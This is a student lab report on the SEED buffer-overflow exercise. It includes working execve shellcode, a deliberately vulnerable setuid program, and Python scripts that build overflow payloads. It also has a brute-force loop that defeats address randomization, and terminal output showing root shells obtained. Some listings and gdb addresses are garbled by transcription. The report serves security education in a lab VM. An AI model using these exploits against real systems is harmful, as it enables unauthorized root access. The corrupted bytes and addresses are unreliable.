

BUFFER OVERFLOW VULNERABILITY LAB

Ananthanarayanan S
CB.SC.P2CYS23007

2 Lab Tasks

2.1 Turning Off Countermeasures

```
seed@VM: ~/.../bufferoverflow
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[10/18/23]seed@VM:~/.../bufferoverflow$
```

Configuring /bin/sh .

```
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct  8 06:53 /bin/sh -> /bin/bash
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo ln -sf /bin/zsh /bin/sh
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Oct 18 13:03 /bin/sh -> /bin/zsh
```

Task 1: Getting Familiar with Shellcode

```
#include <stdio.h>

int main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}

[10/18/23]seed@VM:~/.../bufferoverflow$ gedit shell.c
[10/18/23]seed@VM:~/.../bufferoverflow$ gcc shell.c -o shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ./shell
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),133(docker)
$ exit
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chown root shell
[10/18/23]seed@VM:~/.../bufferoverflow$ sudo chmod 4755 shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ls -l shell
-rwsr-xr-x 1 root seed 16752 Oct 18 13:17 shell
[10/18/23]seed@VM:~/.../bufferoverflow$ ./shell
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

3.2 32-bit Shellcode

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char shellcode[] =
#ifdef __x86_64__
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\xb9\xe7\x52\x57"
    "\x48\xb9\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
    char code[500];

    strcpy(code, shellcode); // Copy the shellcode to the stack
    int (*func)() = (int(*)())code;
    func(); // Invoke the shellcode from the stack
    return 1;
}
```

```
[10/18/23]seed@VM:~/../bufferoverflow$ gedit call_shellcode.c
[10/18/23]seed@VM:~/../bufferoverflow$ gcc -z execstack -o call_shellcode call_shellcode.c
[10/18/23]seed@VM:~/../bufferoverflow$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docke
r)
$
```

- By running the program, it executes the shellcode from the buffer.
- It launches a new command shell (/bin/sh).
- The -z execstack option allows code execution from the stack.

Task 2: Understanding the Vulnerable Program

The objective of this program is to exploit a buffer overflow vulnerability in order to gain root privileges

```
/* Vulnerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 * Suggested value: between 0 and 400 */
#ifdef BUF_SIZE
#define BUF_SIZE 24
#else
#define BUF_SIZE 24
#endif

int hof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    /* Change the size of the dummy array to randomize the parameters
     * for this lab. Need to use the array at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    hof(str);
    printf("Returned Properly\n");
    return 1;
}


seed@VM: ~/../bufferoverflow
[10/18/23]seed@VM:~/../bufferoverflow$ touch badfile
[10/18/23]seed@VM:~/../bufferoverflow$ ls -al badfile
-rw-rw-r-- 1 seed seed 0 Oct 18 14:41 badfile
[10/18/23]seed@VM:~/../bufferoverflow$ gcc -fno-stack-protector -z
execstack stack.c -o stack
[10/18/23]seed@VM:~/../bufferoverflow$ ./stack
Input size: 0
==== Returned Properly ====
[10/18/23]seed@VM:~/../bufferoverflow$ sudo chown root stack
[10/18/23]seed@VM:~/../bufferoverflow$ sudo chmod 4755 stack
[10/18/23]seed@VM:~/../bufferoverflow$ ls -l stack
-rwsr-xr-x 1 root seed 17112 Oct 18 14:44 stack
[10/18/23]seed@VM:~/../bufferoverflow$ ./stack
Input size: 0
==== Returned Properly ====
[10/18/23]seed@VM:~/../bufferoverflow$
```

- The program "stack.c" is compiled with stack protection disabled and made executable from the stack.
- The program is executed, but it doesn't receive any input and exits normally.
- The program permissions are changed to be owned by root and set as Set-UID.
- When the program is executed again, it still doesn't receive any input.
- Can't exploited the buffer overflow vulnerability in the program, so it currently doesn't perform any unauthorized actions.

Task 3: Launching Attack on 32-bit Program (Level 1)

```
1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode= (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\x42\x31\xc0\x80\x8b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16start = 400 # Change this number
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xffffca68 + 40 # Change this number
22offset = 112 # Change this number
23
24L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
25content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
```

`gdb stack-L1-dbg`



```
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/Labsetup/bufferoverflow (2)/Labsetup/code/stack-L1-dbg
Input size: 0
[-----registers-----]
EAX: 0xffffffff --> 0x0
EBX: 0x55555555 --> 0x3ec0
ECX: 0x60 ("")
EDX: 0xffffffff --> 0x77f2000 --> 0x1e7d6c
ESI: 0x77f2000 --> 0x1e7d6c
EDI: 0x77f2000 --> 0x1e7d6c
EBP: 0xffffffff --> 0x0
ESP: 0xffffffff --> 0x55555555 (edummi.function+675) add esp,0x10
[-----memory-----]
0020 0xffffffff --> 0x0
0024 0xffffffff --> 0x0
0028 0xffffffff --> 0x0
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffffff
gdb-peda$ p $buffer
$2 = (char *) [100] 0xffffffff
gdb-peda$ p/d 0xffffffff-0xffffffff
$3 = 108
gdb-peda$ quit

badfile stack.c stack-L1
brute-force.sh stack-L1 stack-L3-dbg
exploit.py stack-L1-dbg stack-L4-dbg
Makefile stack-L4-dbg
peda-session-stack-L1-dbg.txt stack-L2-dbg
[10/28/23]seed@VM:~/.../codes$ ./exploit.py
[10/28/23]seed@VM:~/.../codes$ ls -l
total 176
-rw-rw-r-- 1 seed seed 517 Oct 28 11:00 badfile
-rwxrwx--- 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwx--- 1 seed seed 991 Oct 28 11:00 exploit.py
-rw-rw-r-- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 28 10:58 peda-session-stack-L1-dbg.txt
-rwxrwx--- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 28 10:45 stack-L1
-rwxrwxr-x 1 seed seed 18720 Oct 28 10:45 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 28 10:45 stack-L2
-rwxrwxr-x 1 seed seed 18720 Oct 28 10:45 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 10:45 stack-L3
-rwxrwxr-x 1 seed seed 20144 Oct 28 10:45 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 10:45 stack-L4
-rwxrwxr-x 1 seed seed 20144 Oct 28 10:45 stack-L4-dbg
[10/28/23]seed@VM:~/.../codes$ ./stack-L1
Input size: 517
Trace/breakpoint trap
[10/28/23]seed@VM:~/.../codes$ gedit exploit.py
[10/28/23]seed@VM:~/.../codes$ ./exploit.py
[10/28/23]seed@VM:~/.../codes$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

First we have to find out the difference b/w ebp and buffer using the debugger .That value was 108 . this offset value we can the difference b/w the return address and the beginning of the buffer ie 108 +4 = 112 (that is where return address). The value of the return address Should help us to jump into nop region b/w the shellcode and the return address.so we fill that space with nops and we will be able to arrive at our shell code.so the return should be a value which is greater than ebp .

- The goal was to execute "stack-L1" with the "badfile" as input.
- The buffer overflow vulnerability in "stack-L1" is expected to overwrite the return address with the address of the shellcode in the "badfile."
- This should lead to the execution of the shellcode, giving you a root shell.
- After running "stack-L1" with the "badfile" as input, it appears that the exploit was successful. gained root privileges, as indicated by the "id" command output

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

```
seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Text Editor
exploit.py
~/Desktop/Labsetup/bufferoverflow/12/Labsetup/code

1#!/usr/bin/python3
2import sys
3
4# Replace the content with the actual shellcode
5shellcode = (
6    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
7    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
8    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
9).encode('latin-1')
10
11# Fill the content with NOP's
12content = bytearray(0x90 for i in range(517))
13
14#####
15# Put the shellcode somewhere in the payload
16# start = 400 # Change this number
17content[517 - len(shellcode):517] = shellcode # Put shellcode at the end of the buffer
18
19# Decide the return address value
20# and put it somewhere in the payload
21ret = 0xfffffc9c + 300 # Change this number
22
23L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
24for offset in range(50):
25    content[offset * L:(offset + 1) * L] = (ret).to_bytes(L, byteorder='little')
26#####
27
28# Write the content to a file
29with open('badfile', 'wb') as f:
30    f.write(content)
31
```

```
seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
seed@VM: ~/code

[10/28/23]seed@VM:~/code$ ls
badfile          stack.c          stack-L3
brute-force.sh   stack-L1         stack-L3-dbg
exploit.py        stack-L1-dbg     stack-L4
Makefile          stack-L2         stack-L4-dbg
peda-session-stack-L1-dbg.txt stack-L2-dbg
[10/28/23]seed@VM:~/code$ gedit exploit.py
[10/28/23]seed@VM:~/code$ ./exploit.py
[10/28/23]seed@VM:~/code$ ll
total 176
-rw-rw-r-- 1 seed seed 517 Oct 28 12:46 badfile
-rwxrwx--- 1 seed seed 270 Dec 22 2020 brute-force.sh
-rwxrwx--- 1 seed seed 1009 Oct 28 12:45 exploit.py
-rwxrwx--- 1 seed seed 965 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 11 Oct 28 12:35 peda-session-stack-L1-dbg.txt
-rwxrwx--- 1 seed seed 1132 Dec 22 2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct 28 10:45 stack-L1
-rwxrwxr-x 1 seed seed 18720 Oct 28 10:45 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct 28 10:45 stack-L2
-rwxrwxr-x 1 seed seed 18720 Oct 28 10:45 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 10:45 stack-L3
-rwxrwxr-x 1 seed seed 20144 Oct 28 10:45 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct 28 10:45 stack-L4
-rwxrwxr-x 1 seed seed 20144 Oct 28 10:45 stack-L4-dbg
[10/28/23]seed@VM:~/code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# w am i\\
# whoami
root
#
```

Instead of putting the shellcode in the shellcode in start location what we are gonna do is we try to put the shellcode at the end of our bad file .so return address is going take us to some where in nop region . we know that buffer size about 100-200 bytes long. So try to jump higher than 200.Here we don't know exactly how long our buffer have spray the buffer that means we have put the return address in many places so that one of those addresses is the actual address .so just created a for loop And spray the entire buffer with a return address.

Task 5: Launching Attack on 64-bit Program (Level 3)

```
seed_ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Nov 5 00:20
seed@VM: ~/code

R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0x5555555522e <bof+5>: mov rbp, rsp
0x55555555231 <bof+8>: sub rsp, 0xe0
0x55555555238 <bof+15>: mov QWORD PTR [rbp-0xd8], rdi
0x5555555523f <bof+22>: mov rdx, QWORD PTR [rbp-0xd8]
0x55555555246 <bof+29>: lea rax, [rbp-0xd0]
0x5555555524d <bof+36>: mov rsi, rdx
0x55555555250 <bof+39>: mov rdi, rax
0x55555555253 <bof+42>: call 0x555555550c0 <strcpy@plt>
[-----stack-----]
0000| 0x7fffffff7f0 --> 0x7fffffff7f0 --> 0x675f646c74725f00 ('')
0008| 0x7fffffff7f8 --> 0x7fffffffdd00 --> 0xffffcb28ffffcb28
0016| 0x7fffffff800 --> 0x3
0024| 0x7fffffff808 --> 0x7fffffff7fcf4c0 --> 0x0
0032| 0x7fffffff810 --> 0x7fffffffdd5a0c ("__tunable_get_val")
0040| 0x7fffffff818 --> 0x85bdb5ef
0048| 0x7fffffff820 --> 0x216f6d7
0056| 0x7fffffff828 --> 0x7fffffff874 --> 0x0
[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char *) [200] 0x7fffffff800
gdb-peda$ p $rbp
$2 = (void *) 0x7fffffff8d0
gdb-peda$ p/d 0x7fffffff800-0x7fffffff8d0
$3 = -208
gdb-peda$ p/d 0x7fffffff8d0-0x7fffffff800
$4 = 208
gdb-peda$
```

```
1#!/usr/bin/python3
2import sys
3
4# Replace this with the actual shellcode
5shellcode = (
6    b"\x90\x90\x90\x90" + # Replace with your shellcode
7    b"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
8    b"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
9    b"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
10)
11
12# Fill the content with NOPs
13content = bytearray(0x90 for i in range(517))
14
15# Put the shellcode somewhere in the payload
16start = 100 # Adjust this to the desired position in the payload
17content[start:start + len(shellcode)] = shellcode
18
19# Decide the return address value and put it somewhere in the payload
20ret = 0x7fffffff8d0 # Replace with the actual target return address
21offset = 216 # Adjust this to the desired offset within the payload
22L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
23
24# Convert the return address to bytes and write it to the payload
25content[offset:offset + L] = ret.to_bytes(L, byteorder='little')
26
27# Write the content to a file
28with open('badfile', 'wb') as f:
29    f.write(content)
30
```

```
[11/06/23]seed@VM:~/.../code$ ./exploit.py
[11/06/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# whoami
root
#
```

Here I have put the start value as 100 and return address rbp

Tasks 7: Defeating dash's Countermeasure


The dash shell in the Ubuntu OS drops privileges when it detects that the effective UID does not equal to the real UID.

We link to dash


```
$ sudo ln -sf /bin/dash /bin/sh
```

Only the setuid version was able to get root access.

Repeating the level 1 steps, using updated shellcode



```
1 import sys
2
3
4 # Replace this with the actual shellcode
5 shellcode = (
6     "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
7     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
8     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
9     "\xd2\x31\xc0\xb0\x0b\xcd\x80"
10 ).encode('latin-1')
11 # replace with your shellcode
12
13 # Fill the content with NOP's
14 content = bytearray(0x90 for i in range(517))
15
16 # Put the shellcode somewhere in the payload
17 start = 400 # Adjust this to the desired position in the payload
18 content[start:start + len(shellcode)] = shellcode
19
20 # Decide the return address value and put it somewhere in the
    payload
21 ret = 0xffffca68 + 300 # Replace with the actual target return
    address
22 offset = 112 # Adjust this to the desired offset within the
    payload
23 L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
24
25 # Convert the return address to bytes and write it to the
    payload
26 content[offset:offset + L] = ret.to_bytes(L, byteorder='little')
27
28 # Write the content to a bad file
29 with open('badfile', 'wb') as f:
30     f.write(content)
```



```
seed@VM: ~/code
[11/05/23]seed@VM:~/code$ gedit exploit.py
[11/05/23]seed@VM:~/code$ ./exploit.py
[11/05/23]seed@VM:~/code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(d
ocker)
#
```


I am able to get the root access in level 2

Task 8: Defeating Address Randomization

On 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have $2^{19} = 524,288$ possibilities. This number is not that high and can be exhausted easily with the brute-force approach.

First we set `va_space` to 2


```
[11/06/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomiz
p_va_space=2
kernel.randomize_va_space = 2
[11/06/23]seed@VM:~/.../code$
```



```
Open  brute-force.sh  Save  ~/Desktop/Labsetup bufferoverflow (2)/Labsetup/code

1 #!/bin/bash
2
3 SECONDS=0
4 value=0
5
6 while true; do
7     value=$(( $value + 1 ))
8     duration=$SECONDS
9     min=$(( $duration / 60 ))
10    sec=$(( $duration % 60 ))
11    echo "$min minutes and $sec seconds elapsed."
12    echo "The program has been running $value times so far."
13    ./stack-L1
14 done
```

Now we run the `bruteforce.sh`, it runs repeatedly. After 1 minutes 45 sec I finally succeeded to find the address and was able to get the root shell access



```
seed_ubuntu [Running] - Oracle VM VirtualBox
Nov 6 01:22
seed@VM: ~/.../code

The program has been running 25065 times so far.
Input size: 517
./brute-force.sh: line 14: 50695 Segmentation fault ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25066 times so far.
Input size: 517
./brute-force.sh: line 14: 50696 Segmentation fault ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25067 times so far.
Input size: 517
./brute-force.sh: line 14: 50697 Segmentation fault ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25068 times so far.
Input size: 517
./brute-force.sh: line 14: 50698 Segmentation fault ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25069 times so far.
Input size: 517
./brute-force.sh: line 14: 50699 Segmentation fault ./stack-L1
1 minutes and 45 seconds elapsed.
The program has been running 25070 times so far.
Input size: 517
# who am
#
```

Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

Now compiling the stack.c without the -fno-stack-protector

```
seed@VM: ~/.../ghvg
[11/06/23]seed@VM:~/.../ghvg$ ./exploit.py
[11/06/23]seed@VM:~/.../ghvg$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[11/06/23]seed@VM:~/.../ghvg$ █
```

Because the stack guard protection was turned on, we got an error.

Task 9.b: Turn on the Non-executable Stack Protection

After removing the '-z execstack' command from the make file, the make was ran again and a32.out and a64.out was generated.

```
seed@VM: ~/.../test
[11/06/23]seed@VM:~/.../test$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[11/06/23]seed@VM:~/.../test$ ./a32.out
Segmentation fault
[11/06/23]seed@VM:~/.../test$ █
```

The -z execstack option is often used when testing buffer overflow exploits, especially if you need to execute shellcode on the stack